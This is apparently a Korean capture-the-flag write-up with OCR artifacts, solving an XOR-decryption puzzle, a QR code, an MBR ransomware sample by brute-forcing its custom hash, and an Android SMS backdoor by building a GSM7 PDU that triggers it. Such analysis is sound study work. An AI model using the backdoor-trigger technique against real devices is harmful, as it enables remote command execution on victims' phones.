
```
f = open('data')
b = f.read()
d = '₩x43₩x4f₩x44₩x45'
c=''
fo = open('decrypted','w')

for i in range (len(b)):
        c+=chr(ord(b[i])^ord(d[i%len(d)]))

fo.write(c)
```

이런 프로그램을 짜서 돌리면 decrypt된 파일을 얻을 수 있다.

그럼 다음과 같은 파일이 나오는데, 이게 눈을 크게 뜨고 잘 보면 키가 보인다. 지금 잠시 살펴보

니HoyTomoSojuOKerosene? 인 것 같다. (잘 안보인다.)

Issue300



QR코드를 준다. 찍는다. 안 찍힌다. 사이즈를 줄여서 찍는다. 나온다.

Issue500(mbr)

부트섹터 인 것을 file 명령어를 통해 확인하고 부트 섹터의 앞부분을 구글에 검색을 한다. 그러면 http://www.securelist.com/en/blog/208188032/And_Now_an_MBR_Ransomware의 리플이 검색되게 된다. 저 블로그를 보니 우리에게 주어진 값과 거의 동일한 것을 알 수 있다. (xor하는 결과가 비교하는 값만 빼고) 그래서 저기 있는 sub_368부분이 해쉬를 만드는 부분임을 알 수 있다. (IDA에서도 sub_368 부분에 있다.). 저 블로그를 기반으로 분석하여 해쉬를 만드는 프로그램을 다음과 같이 만들수 있다.

```
#include <stdio.h>
#include <string.h>
typedef unsigned short u16;
typedef unsigned char u8;
u16 hash(u16 ax, u16 dx){
        u8   cl; u16 tmpdx;
```

```
        ax = ax << 8;
        dx = dx ^ ax;
        cl = 8;
L1:
        tmpdx = dx;
        dx = dx << 1;
        if ((signed short)tmpdx < 0) dx = dx ^ (u16)0x1975;
        cl--;
        if (cl != 0) goto L1;
        return dx;

}

int main(int argc, char *argv[]){
        int i, j;
        int l1, l2, l3, l4, l5;
        u16 dx = 0;
//      printf("%x₩n", hash(0x1234, 0x4321));
        for (l1='a'; l1<='z'; l1++)
        for (l2='a'; l2<='z'; l2++)
        for (l3='a'; l3<='z'; l3++)
        for (l4='a'; l4<='z'; l4++)
        for (l5='a'; l5<='z'; l5++){
                argv[1][5] = l1;
                argv[1][6] = l2;
                argv[1][7] = l3;
                argv[1][8] = l4;
                argv[1][9] = l5;
                dx = 0;
        for (i=0; i<strlen(argv[1]); i++){
                dx = hash(argv[1][i], dx);
        }
        printf("%s: %x₩n", argv[1], dx);
        }
        //printf("%d, %d, 0x%x₩n", i, j, hash(i, j));
}
```

블로그에서 password가 aaaaa가 공통인 것을 보고 5바이트는 a로 고정을 해도 될 것이라 추측하였다. 그래서 disassemble한 결과와 블로그의 내용을 토대로 다음과 같이 Hash를 만드는 함수를 구성한다.

```
seg000:0299                     cmp     dx, ds:7FFAh

05F1   00 00 00 00 00 00 00 00   00 02 20 67 61 74 65 00
```

그리고 저 비교루틴을 보면 0x2002로 나오는 것을 알 수 있다. 그래서 저 결과값 중에 결과가 0x2002가 나오는 input을 찾아서 그 값을 Link에다 넣으면 키를 출력해 주었다.

Issue 500 풀이 (Android)

안드로이드 파일이 주어졌는데, 힌트로 framework level에 backdoor가 존재한다고 해서, 우선 framework 관련 파일들을 디컴파일러를 이용하여 찾아내었다.

그리고 framework에 있는 파일들을 원래 framework 파일과 비교하여 변경된 파일(backdoor로 의심되는 파일)들을 찾아낼 수 있었다.

해당 파일은 com/android/internal/telephony/gsm/SmsMessage$PduParser$r 과 같은 곳의 SmsMessage 파일이었다.

그 중 SmsMessage$PduParser$r 파일에서 원격에서 명령어를 실행하는 것 같은 내용의 코드를 볼 수 있었고, SmsMessage에서 a1, a2라는 이름의 의심스러운 함수를 찾을 수 있었다.

a1,a2 함수는 gsm7bit 데이터에서 특정 위치의 데이터를 검사하는 루틴이었는데, 그 a2 함수에서 검사하는 내용을 분석하여 C8F49C0E93E793F366985CA6D19DE933FF06 라는 데이터가 포함되어야 한다는 것을 알 수 있었다.

그래서 gsm7bit encoder/decoder(http://www.twit88.com/home/utility/sms-pdu-encode-decode)를 통해서 적당한 길이의 gsm7bit 데이터를 만들고, 그 중 문자메시지에 해당하는 부분을 위의 데이터로 치환하였다.

치환하여 만든 069110090000F111000A9210299232900000AA14C8F49C0E93E793F366985CA6D19DE933FF06 를 다시 decoder로 복호화하면 Hist0ryIsMade4tNigö7 라는 내용이 나오는데, 조금 깨지긴 했지만 Hist0ryIsMade4tNigh7 라는 것을 알 수 있었다.

Key: Hist0ryIsMade4tNigö7